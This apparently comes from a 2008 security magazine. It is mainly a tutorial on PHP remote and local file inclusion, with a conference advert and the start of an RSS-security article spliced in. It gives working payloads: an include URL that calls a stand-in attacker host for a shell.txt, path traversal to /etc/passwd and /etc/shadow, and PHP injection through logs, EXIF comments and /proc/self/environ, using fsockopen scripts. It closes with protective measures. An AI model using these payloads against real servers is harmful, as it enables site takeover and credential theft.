found a vulnerable script yap 1.1
```

The vulnerable Code is in line 60 of *index.php* in the *admin* folder (See Figure 2).

```
if (isset($_GET['page']))
{
    include($_GET['page'].".php");
}
```

Here the script checks if the variable `$_GET['page']` exists. If yes then a file with the name of the variable if going to be included. And since the variable is not protected, we have our first vulnerability.

Null-Byte

By using the include statement, you also can include files with specific endings. This looks like: `include($page.".html");` we cannot include */etc/passwd*, because all files receive automatically the ending *.html*. */etc/passwd* becomes */etc/passwd.html* and such a file does not exist. To bypass this we add `%00` (Null-Byte) at the end of the file and everything that comes after that is going to be ignored. If we want to include */etc/passwd*, we type `index.php?page=/etc/passwd%00` and `include("/etc/passwd.html");` becomes `include("/etc/passwd");`

Exploiting

Now that we have seen how to find vulnerabilities we are going to exploit them. There are two ways to exploit the vulnerabilities by including remote files and local files

Remote File Inclusion (RFI)

Just like the name says, here you can include remote files. By doing this it is possible to place a web shell on the vulnerable server. To exploit a RFI-vulnerability, it is not necessary to have special programming skills. This means that everybody, who has a little experience with File Inclusion will be able to attack the web application. All the attacker has to do is to replace the file, which should be included, with the address of the web shell. In practice, this looks like:

Listing 1. */etc/passwd* content

```
root:x:0:0:root:/root:/bin/bash

bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync

shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
gbr:x:9:13:gbr:/etc/gbr:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
...
```

Listing 2. Send a request to the server

```
<?php

$res = '';
$fp = fsockopen('127.0.0.1', 80);
if (!$fp) {
    echo "No connection";
}

fputs($fp, "GET /<?php echo phpinfo();?> HTTP/1.1\r\n");
fputs($fp, "Host: 127.0.0.1\r\n\r\n");
while (!feof($fp)) {
    $res .= fgets($fp, 128);
}

echo $res;

?>
```

Listing 3. Save inputs into txt-file

```
<?php

echo '<form method="POST">';
echo 'E-Mail Address';
echo '<input name="email">';
echo '<input type="submit" name="submit">';
echo '</form>';

if (isset($_POST['submit'])) {
    $data = $_POST['email'];
    $fp = fopen("data.txt", "a+");
    $wr = fwrite($fp, $data);
    fclose($fp);
}

?>
```


Under the patronage of Dr. Imad Al-Sabouni The Syrian Minister of Communications & Technology



with the cooperation of The Syrian Computer Society (SCS)



AL SALAM for Int'l Conferences



THE 4th ICT SECURITY FORUM IN SYRIA


The 2-days Forum discussions will cover the following areas:

- Information and communication security technology .
- Internet and website security.
- Wireless and Cell communication security.
- E-business security.
- Networks and Information system security.
- Banking systems security, according to present needs.
- Hacking and attacking, and way of protection.
- E-crimes.
- Encryption.
- International and local pioneer experiences in ICT Security sector.

To Participate in the forum with a paper, You can visit our site : www.alsalam.co.sy

1-2/7/2008 Four Seasons Hotel- Damascus

Diamond Sponsors



Network
Information
Technology

Gold Sponsors



Media Sponsor



Media Partners



Travel Agent



For participation Contact The Organizers:



AL SALAM
for Conferences
السلام للمؤتمرات

Tel.: +963 11 3342771
Fax: +963 11 3342770
www.alsalam.co.sy
alsalam2@mail.sy

`http://www.example.com/index.php?page=http://www.hackerexample.com/shell.txt?`

The content of the `shell.txt` is included and running now. In the `shell.txt` we could run PHP-commands like `<?php echo phpinfo(); ?>` Then the PHP-command runs and we see the configuration of `php.ini`. (See Figure 3)

Local File Inclusion (LFI)

If the value of `allow_url_fopen` in the `php.ini` is set to off, then we cannot include any remote files, only local files. But we can use *Local File Inclusion* to gain access to the system. It is more complicated than RFI, because we have to manipulate the local files in order to run PHP-commands.

Reading sensitive files

By using LFI, we are able to read sensitive files like `/etc/passwd`, `/etc/group`, `httpd.conf` or any important `system/configuration` file. All we have to do is open the files via the URL. We can choose between relative or absolute paths.

LFI Example: In this example the browser is pointed to either `http://www.example.com/index.php?page=/etc/passwd` (absolute path) or `index.php?page=../../../../../etc/passwd` (relative path) producing the following results: see Listing 1.

On Linux servers the usernames are saved in the `/etc/passwd` file. After the attacker has obtained the usernames, an attempt to break in using brute force FTP, Telnet or SSH passwords will be performed. If the passwords are not shadowed, then they will also be contained in the `/etc/passwd`. Shadow passwords are usually found in `/etc/shadow` but only the root-user has the permission to read them. A shadowed password looks like:

```
example:$1$kgp8WuKS$XV9XFCFikmU9UPc/
c.QEe0:13472:0:99999:7:::
```

If the attacker can read `/etc/shadow`, then he will have the passwords. They just have to brute force them locally. This is much faster than trying to brute force the SSH or FTP password remotely. Websites which work with databases

save sometimes the login information in files like `config.inc` and protect them with `.htaccess` files. You can easily bypass this protection by typing `http://www.example.com/index.php?page=config.inc` instead of `http://www.example.com/config.inc`.

If you have the login information, then you can connect to the database, if the database does not have any protection like login only from local host. An attacker

could edit or delete records, after he connects to the database.

Websites, which are considered to be more secure, protect the admin panel and other sensitive files with `.htaccess` files. `Htaccess` files are configuration files for web servers like Apache. With `.htaccess` files you are able to protect your files with password, deny access or create your own error pages. To protect `admin.php` with a password, use the code below.




Figure 4. Sending a request to a server via `fsockopen()`




Figure 5. Injecting PHP Code via `access_log`




Figure 6. Hiding PHP Code in JPEG

```
AuthUserFile /home/example/
    public_html/.htpasswd
AuthGroupFile /dev/null
AuthName "Authorization Required"
AuthType Basic
<Files admin.php>
    require user admin
</Files>
```

You need to save the code above as `.htaccess` and it should be in the

same directory as `admin.php`. Only the username will be saved in the `.htaccess`-file, the password will be saved in `.htpasswd`-file and looks like this:

```
admin:IJdjhBiwF/PGc
```

Usually you cannot access the `.htaccess` and `.htpasswd` via a URL, because they are hidden files. But an attacker can read them through LFI. The passwords in the `.htpasswd` file are encrypted, but the attacker can brute

force them. A lot of people use the same password for multiple accounts, that means the probability is very high, that the `.htpasswd` passwords also used for SSH, FTP, Telnet, etc.

`httpd.conf` is a configuration-file for Apache. An attacker can get a lot of information about the system by reading this file.

The location of the file depends on the Apache installation or operating system. Usually the file is saved in `/etc/httpd/conf/` or `/usr/local/apache/conf/` in Linux. At the bottom there are a few settings from `httpd.conf` listed, which could help an attacker.

```
ErrorLog /usr/local/apache/logs/
    error_log
CustomLog /usr/local/apache/logs/
    access_log
ServerName example.com
DocumentRoot /home/example/public_html
```

The location of the both files `error_log` and `access_log` are very important for an attack. An attacker needs to find their location usually with the use of automatic scripts. In this case the attacker will get their location through reading `httpd.conf` file.

Normally there are a lot of different websites on a single server. All of the URL's of the various websites and their path on the server will be saved in the `httpd.conf` file. This information is enough for an attacker. An attacker can find a LFI vulnerability on a website and upload his picture with PHP code on another website on the server. After he uploads his picture via the URL his PHP code will be executed.

```
http://www.example1.com/
index.php?page=/home/example2/public_
html/images/php.jpg
```

PHP Code in Log Files

The activities of each visitor on a website will be saved in log files. By reading the log files a webmaster can see WHO, and WHEN they had access to the files on his website. The apache log file looks like this:

```
127.0.0.1 - - [25/Mar/2007:19:28:
    32 +0200] "GET /index.php HTTP/1.1"
    200 160
```

Listing 4. SQL Injection Protection

```
<?
$req = print_r($_REQUEST, true);

$ip = 'IP: ' . $_SERVER['REMOTE_ADDR'];
$time = 'Date: ' . date("d.m.y - H:i:s");
$ref = 'Referer: ' . $_SERVER['HTTP_REFERER'];
$browser = 'Browser: ' . $_SERVER['HTTP_USER_AGENT'];
if (eregi('UNION', $req) && eregi('SELECT', $req)) {
    $fp = fopen("attacks.txt", "a+");
    fwrite($fp, "$req\n $ip\n $time\n $browser\n $ref\n");
    fclose($fp);

    header('Location: http://www.google.com');
}

?>
```

Listing 5. SQL Injection protection Log

```
Array
(
    [id] => UNION SELECT <?php echo phpinfo(); ?>
    [lang] => english
    [whostmgrrelogin] => no
)

IP: 123.123.123.123
Date: 29.07.07 - 17:17:26
Browser: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-GB; rv:1.8.1.5) Gecko/20070713
    Firefox/2.0.0.5
Referer:
```

Listing 6. Content of /proc directory

```
dr-xr-xr-x  3 root    root          0 Jul 30 16:05 10705/
dr-xr-xr-x  3 root    root          0 Jul 30 16:05 11217/
dr-xr-xr-x  3 nobody  nobody       0 Jul 30 17:00 1314/
..
-r--r--r--  1 root    root          0 Jul 30 17:15 cmdline
-r--r--r--  1 root    root          0 Jul 30 17:15 cpuinfo
-r--r--r--  1 root    root          0 Jul 30 17:15 crypto
-r--r--r--  1 root    root          0 Jul 30 17:15 devices
```

Listing 7. Opening /proc/self/enviro via Firefox

```
HTTP_HOST=example.com
HTTP_KEEP_ALIVE=300
HTTP_USER_AGENT=Mozilla/5.0 (Windows; U; Windows NT 5.1; en-GB; rv:1.8.1.5) Gecko/
    20070713 Firefox/2.0.0.5

REDIRECT_QUERY_STRING?page=/proc/self/enviro
```

GET is the request-method and /index.php is the name of the file, which has been requested and 200 is the HTTP-Status-Code and means, that the request was successful. What would happen if we request a PHP code instead of a file likes this?

```
<?php echo phpinfo(); ?>
```

An error will result, because a file with this name does not exist. The request will be saved in the log files (See Figure 4). This type of request cannot be made via the browser, because browsers encode the URL. It will encode our string from <?php to %3C%3Fphp and this code is not valid PHP code. We need to write a script like Listing 2, which sends our request to the server.

After we send a request with PHP code, we need to find the location of log files. Then we need to include the log files via the URL and the PHP code

will be executed (See Figure 5). In most cases the log-files are called the log files `access_log` or `error_log` and you can find their location with automatic scripts.

PHP Code in TXT-Files

Not every website works with a database. Sometimes a .txt file is enough to make a small mailinglist db. This is a simple example to show the vulnerability. You also can choose another format instead of txt. In this example a visitor submits his e-mail address with a form and his e-mail will be saved in `mailinglist.txt` (see Listing 3). This file is protected by a `htaccess-file`. Usually you can not access the `mailinglist.txt` via URL.

What would happen if an attacker found a LFI vulnerability on the website? They would be able to bypass .htaccess protection and run PHP or system commands. The attacker would only need to write PHP codes like <?php echo

`phpinfo(); ?>` instead of his e-mail address and then include `mailinglist.txt` via a URL like `/index.php?page=mailinglist.txt` and `phpinfo();` and the function will be executed. With the ability to execute PHP code the attacker can send the source code of the website to his e-mail or place a web shell for further attacks.

PHP Code in JPEG Picture

A lot of digital cameras and scanners store information about the picture in an exif header. The Exif header is stored in the JPEG picture, but you only can see them with tools. In the header there is information like when the picture was taken, details about the camera, comments etc. We can use the exif, (Exchangeable Image File Format,) header to inject our PHP code. To do this we need a tool called `jhead`. `Jhead` is a command line tool and available for multiple operating systems like Linux or Windows. We run the tool under Linux with the command `./jhead -ce phpbuild.jpg` and under Windows with `jhead -ce phpbuild.jpg` (See Figure 6).

If the image already contains comments it will open in a standard text editor otherwise a new window will open. We write `<?php ob_clean(); echo phpinfo(); die; ?>` in the window and close it. The tool saves our comments automatically. Now we need to upload our picture and there are several ways to do this. A lot of websites allow their members to upload their avatars or pictures. After we upload the picture successfully we need to include the picture via a URL like `/index.php?page=images/phpbuild.jpg` and the PHP code will be executed.

Hybrid Attacks

Bad coded web applications are the most vulnerable and they need modules to protect them against Oday exploits. In *Content Management Systems* like PHP-Nuke one of the most common vulnerabilities is SQL Injection.

Webmasters write modules to protect their website against these kinds of attacks.

The script in Listing 4 is a simple protection against SQL Injection attacks.

Listing 8. Hide PHP code in referrer

```
<?php

$res = '';
$fp = fsockopen('www.example.com', 80);
if (!$fp) {
    echo "Keine Verbindung!.";
}

fputs($fp, "GET /index.php.php?page=/proc/self/environ HTTP/1.1\r\n");
fputs($fp, "Referer: <?php echo phpinfo(); ?>\r\n");
fputs($fp, "Host: www.example.com\r\n\r\n");
while (!feof($fp)) {
    $res .= fgets($fp, 128);
}
echo $res;

?>
```

Listing 9. Whitelist for include statement

```
<?php

$whitelist = array('index.html', 'downloads.html', 'info.html');
$page = $_GET['page'];

if (in_array($page, $whitelist)) {
    include($page);
} else {

    die("Attack attempt");
}

?>
```


Commonly there are two keywords used in SQL Injection, *UNION* and *SELECT*. The script detects the attack if the request contains both keywords. Information about the attacker like IP address, browser, referrer, request and the date will be saved in attacks.txt and the attacker will be redirected. What has SQL Injection to do with LFI? What would happen if we simulate an SQL Injection attack with PHP codes? The request would be saved in attacks.txt and if we include the file via URL, the PHP code would be executed. The attacker could send a request like:

```
www.example.com/index.php?id= UNION
SELECT <?php echo phpinfo(); ?>
```

The script thinks it is a SQL Injection attack, because the request contains both keywords *UNION* and *SELECT*. All information about the attacker will be saved in the attacks.txt. If you open the file via URL like `www.example.com/attacks.txt` it looks like this: see Listing 5.

An attacker needs to include attacks.txt via URL like `www.example.com/index.php?page=attacks.txt` to run his commands.

PHP Code in /proc

`/proc` is a virtual file system for Linux that allows communication between the kernel and the user. The files in `/proc` do not exist on the hard drive they are in RAM. The user can change some information about processes on the fly and influence programs. `/proc` is not really a file system, but a user can move in it like other file systems in Linux. User can run the command `ls -la /proc` to list the content of the `proc` directory (Listing 6).

The numeric directories are running processes in the system. Linux creates

for each process a directory with PID (Process ID) name. You can show information of process 7313 with `ls -la /proc/7313`. Each directory contains files like `status`, `mem`, and `environ`, which have specific information about the process. The file `environ` contains the environment of the process. The file `/proc/self` is something like a link. A process can access his own information, without knowing his own PID. We can open via URL `/proc/self/environ` like `/index.php?page=/proc/self/environ` to show PHP environment variables. They look like this: see Listing 7.

I have opened the file with Firefox and my `HTTP_USER_AGENT` has been detected successfully and shown.

We can change the `HTTP_USER_AGENT`, `HTTP_REFERER` by requesting a page with a PHP script. What would happen if we would send a PHP code instead of the browser name or referer? The PHP code would be executed and showed. We can send with script in Listing 8 PHP codes instead of referer.

If the PHP configuration page is displayed, then this attack was successful.

Protecting against File Inclusion Attacks

We saw how to find File Inclusion vulnerabilities and how to exploit them. Now we will see how to protect against them. First the file should be checked against a white list so only those files can be accessed, which means, it is not possible to include files like `/etc/passwd` (see Listing 9).

Use `file_get_contents()` instead of `include()` for logs, etc. The `file_get_contents()` function just reads the content of file without execution even if a `.php` file is requested. Its safer to use

`file_get_contents()` function for any log-like data files, which is not to be executed.

Disable `eval()` function in php, that `eval()` can run php-code from any string.

Don't give too much freedom to your scripts which uses `require|include*()` functions. Use absolute paths and make your string safer before you include it. Don't let raw or encoded version of characters like `..' or '/'` in your to-be-included-string.

Bad inclusion :

```
include("$any_path_and_file");
```

Good inclusion:

```
include("/absolute/path/for/inclusion/
$schecked_string_with_just_allowed_
chars");
```

If `php.ini` is editable, some preferences will need to be set to protect against FI-attacks. Setting `allow_url_fopen = off`, can protect us against RFI attacks. Scripts which use functions like `file_get_contents()` will not work correctly. If using PHP 5.2.0 or higher, the setting `allow_url_fopen = on`, but `allow_url_include = off`. In the standard configuration `allow_url_include`, should be off. We should also set `register_globals = off`, so an attacker can not modify the variable `$page` via URL. Displaying errors in PHP is not recommended, because it shows a lot of information about the system and website. You can set it off with `display_errors = off`.

The golden rule is always: safe coding!

Erhan Yekta

Erhan Yekta is a german-kurdish author, who has been working in the IT-Industry for ten years now. He is, and has been developing professional solutions with PHP/MySQL for web applications like product- and web-search engines, crawler etc. His areas of expertise are developing and upgrading CMS as well as web server administration. He is currently working on freelance on the development of the product-search engine Shophexe. You can contact him under the following e-mail address: erhan@yekta.de

Ali Recai Yekta

Ali Recai Yekta is 23 years old. He has been working with computers for ten years, five of them with computer and web application security. He is a system administrator of a webserver and performs penetration tests. He is studying computer science in Germany. You can contact him under <http://www.alirecaiyeakta.com>

On the 'Net

- <http://www.php.net>
- <http://httpd.apache.org/>
- <http://www.owasp.org/>
- <http://google.com/codesearch>
- <http://www.sitepoint.com/blogs/2006/10/06/oh-dear/>
- <http://www.jpeg.org>
- <http://exif.org/>
- <http://www.sentex.ca/~mwandel/jhead/>
- <http://wildmary.net-sauvage.com/share/yap1.1.zip>
- <http://www.phpnuke.org/>



ADITYA K. SOOD

Hacking RSS Feeds: Insecurities in Implementing RSS Feeds

Difficulty



This paper sheds light on the insecure coding practices that affect RSS based web applications and also on their flexibility. The advent of Web 2.0 has enhanced the mobility of content. The inclusion of content has become the sole basis for the inter-working of websites.

RSS feeds are used extensively. This serves as an interdependent working platform. But during penetration testing sessions, PHP based RSS applications show vulnerable behavior due to insecure coding. As a result of this, web application robustness is affected. This layout is versatile from a security point of view as well as from a working structure of applications. This paper discusses the infection vectors that occur due to insecure coding by developers and includes other related security issues. It will provide a detailed analysis of the errors and efficient measures to correct those errors, while keeping in mind the original security concerns.

- Guidelines should be provided which are to be followed by the scraper.
- Simply block the IP Address at the interface level.
- Develop Feeds manually with constraints.

Working of an RSS Enabled Application

The working paradigm starts from a well designed Content Management System. It is considered to be the root of feed transference and the operations required in managing data flow between various websites. The generation and transference of feeds is based on the application coding used for web services. PHP is extensively used for creating the feeds structure. The model shows the inclusion of feeds from different websites and their processing by the service programs. Now let's look at the general structure of Content Management and Syndication: see Figure 1.

The user is one of the components of this management system because the major interaction is undertaken with the user. The content management system always produces HTML and RSS Feeds. The language used is XML which is based on a standard specification. More precisely XSLT is used for transformation of content into feeds. The feeds can be directly converted into HTML pages based on the designed application. As a result of this operation, a direct interface is provided to a user.

Cyber Law Perspective on this Issue

RSS Feeds follow the Copyright procedure and the implications covered in it. The major point of discussion is Site Scraping. It is a process of scraping the contents of another website into a different format. The US laws have rightly stated that linking to another website is not a breach of the Copyright Act. It becomes an issue whenever the site owner wants you to stop scraping and it is still continued in an illegal way. The best approach to follow is Licensed Feeds.

The best practices are:

- The scraper should follow the robots.txt directives.

WHAT YOU WILL LEARN...

Peripheral knowledge of working of RSS feeds will be useful.

Developers must know RSS implementation in PHP and ASP

WHAT YOU SHOULD KNOW...

The insecure elements in RSS implementation which results in Web Exploitation

Developmental problems in implementing RSS

Security impacts due to RSS Flaws

The RSS configurations provide large quantities of information as feed elements to remote sites for de-centralizing information. There are a number of RSS variants present with different specifications. The base structure works on the specification used as a benchmark for designing elemental objects. The prime mechanism is the same for any kind of RSS implementation.

To understand security implications it is crucial to comprehend the parsing of RSS feeds. The feeds are parsed through three basic techniques which are enumerated below.

XML Parsing

This is a process of parsing the raw feeds into well structured RSS feeds to be used directly in website content and blog feeds. For detailed lookup, let's see a short PERL code for practical implementation of XML parsers. It is implemented through the XML::Simple parsing library. See Listing 1.

Implementing Regular Expressions

Regular expressions can be used effectively for parsing RSS feeds. To do this requires no module installation and can be directly applied throughout the program. No doubt the implementing of regular expression is a somewhat complex procedure. An unstructured regular expression can affect the stability of an application. Let's have a look at this code snippet: see Listing 2.

XML/XSLT Transformations

The transformation is basically done to generate style sheets that are used as such for RSS feeds. It's basically a reproduction process for arranging metadata by reducing the complexities in relationship between the different objects used. Let's look at the transformation mechanism between XML/XSLT: see Figure 2.

These components are well placed in the above presented hierarchical model of RSS generation. Let's look at a very simple RSS field with one item: see Listing 3.

Basically the feeds structure is based on the following:

- Channel (title, description, URL, creation date, etc.)

Listing 1. Simple Parsing Library

```
use LWP::Simple;
use XML::Simple;

my $url=$ARGV[0];

# Retrieve the feed, or die gracefully
my $feed_to_parse = get ($url) or die "I can't get the feed you want";

# Parse the XML
my $parser = XML::Simple->new( );
my $rss = $parser->XMLin("$feed_to_parse");

# Decide on name for outputfile
my $outputfile = "$rss->{'channel'}->{'title'}.html";

# Replace any spaces within the title with an underscore
$outputfile =~ s/ /_/g;

# Open the output file
open (OUTPUTFILE, ">$outputfile");

# Print the Channel Title
print OUTPUTFILE '<div class="channelLink">'. "\n". '<a href="';
print OUTPUTFILE "$rss->{'channel'}->{'link'}. ' ">';
print OUTPUTFILE "$rss->{'channel'}->{'title'}</a>\n</div>\n";

# Print the channel items
print OUTPUTFILE '<div class="linkentries">'. "\n". "<ul>";
print OUTPUTFILE "\n";

foreach my $item (@{$rss->{'channel'}->{'item'}}) {
    next unless defined($item->{'title'}) && defined($item->{'link'});
    print OUTPUTFILE '<li><a href="';
    print OUTPUTFILE "$item->{'link'}";
    print OUTPUTFILE "' ">';
    print OUTPUTFILE "$item->{'title'}</a></li>\n";
}

foreach my $item (@{$rss->{'item'}}) {
    next unless defined($item->{'title'}) && defined($item->{'link'});
    print OUTPUTFILE '<li><a href="';
    print OUTPUTFILE "$item->{'link'}";
    print OUTPUTFILE "' ">';
    print OUTPUTFILE "$item->{'title'}</a></li>\n";
}

print OUTPUTFILE "</ul>\n</div>\n";

# Close the OUTPUTFILE
close (OUTPUTFILE);
```

Listing 2. Code Snipped

```
# Feed's title and link
my($f_title, $f_link) = ($rss =~ m{<title>(.*?)</title>.*?<link>(.*?)</link>#ms});

# RSS items' title, link, and description
while ( $rss =~ m{<item(?:).*?>.*?(?:<title>(.*?)</title>.*?)?(?:<link>(.*?)</link>.*?)?(?:<description>(.*?)</description>.*?)?</item>}mgis ) {
    my($i_title, $i_link, $i_desc, $i_fn) = ($1||'', $2||'', $3||'', undef);

    # Unescape &amp; < > to produce useful HTML
    my %unescape = ('<'=>'<', '>'=>'>', '&'=>'&', '"'=>'"');
    my $unescape_re = join '|', => keys %unescape;
    $i_title && $i_title =~ s/($unescape_re)/$unescape{$1}/g;
    $i_desc && $i_desc =~ s/($unescape_re)/$unescape{$1}/g;
```


- Image
- Item (title, description, URL, etc.)
- Item (title, description, URL, etc.)




Figure 1. RSS Working Layout




Figure 2. RSS Content Syndication – Transformation

This structure is converted into a well defined object component that can then be easily placed into HTML pages or other web services for reproduction of data in an efficient manner. This discussion provides a brief overview of RSS functioning. As our discussion is geared more towards application flaws, we will now look into various insecure practices one by one.

RSS Attack Vectors – Developmental Insecurities

Now we will discuss various attack vectors and insecure coding practices used by developers by analyzing a number of stringent errors.

Failure in Calling DOM Based Functions

Below is one of the function-related specific errors in the RSS based applications. The call to `domxml_new_doc()` fails as a result of which an application is unable to create a new document object. The function `domxml_new_doc()` is a modified version of `domxml_new_xmldoc()`.

```
Fatal error: Call to undefined function
domxml_new_doc() in /home/.bauzeur/
thecabin/podcast/rss.php on line 41
```

This specific function is mainly used in PHP5. There are a number of problems that arise from migration from PHP4 to PHP5. The applications' functionality depends on the software versions too. The function creates a new empty XML document and returns an instance of it. The XML number version of the document is passed as an argument. The function prototype is structured as:

```
DomDocument domxml_new_doc (string
$version)
```

The XML documents are used to transfer data in XML format which are further rendered by the browser for better presentation to the user. The background working of RSS is based on the generation and handling of XML documents that possess data. The function is called from the GNOME XML library. The calling mechanism uses

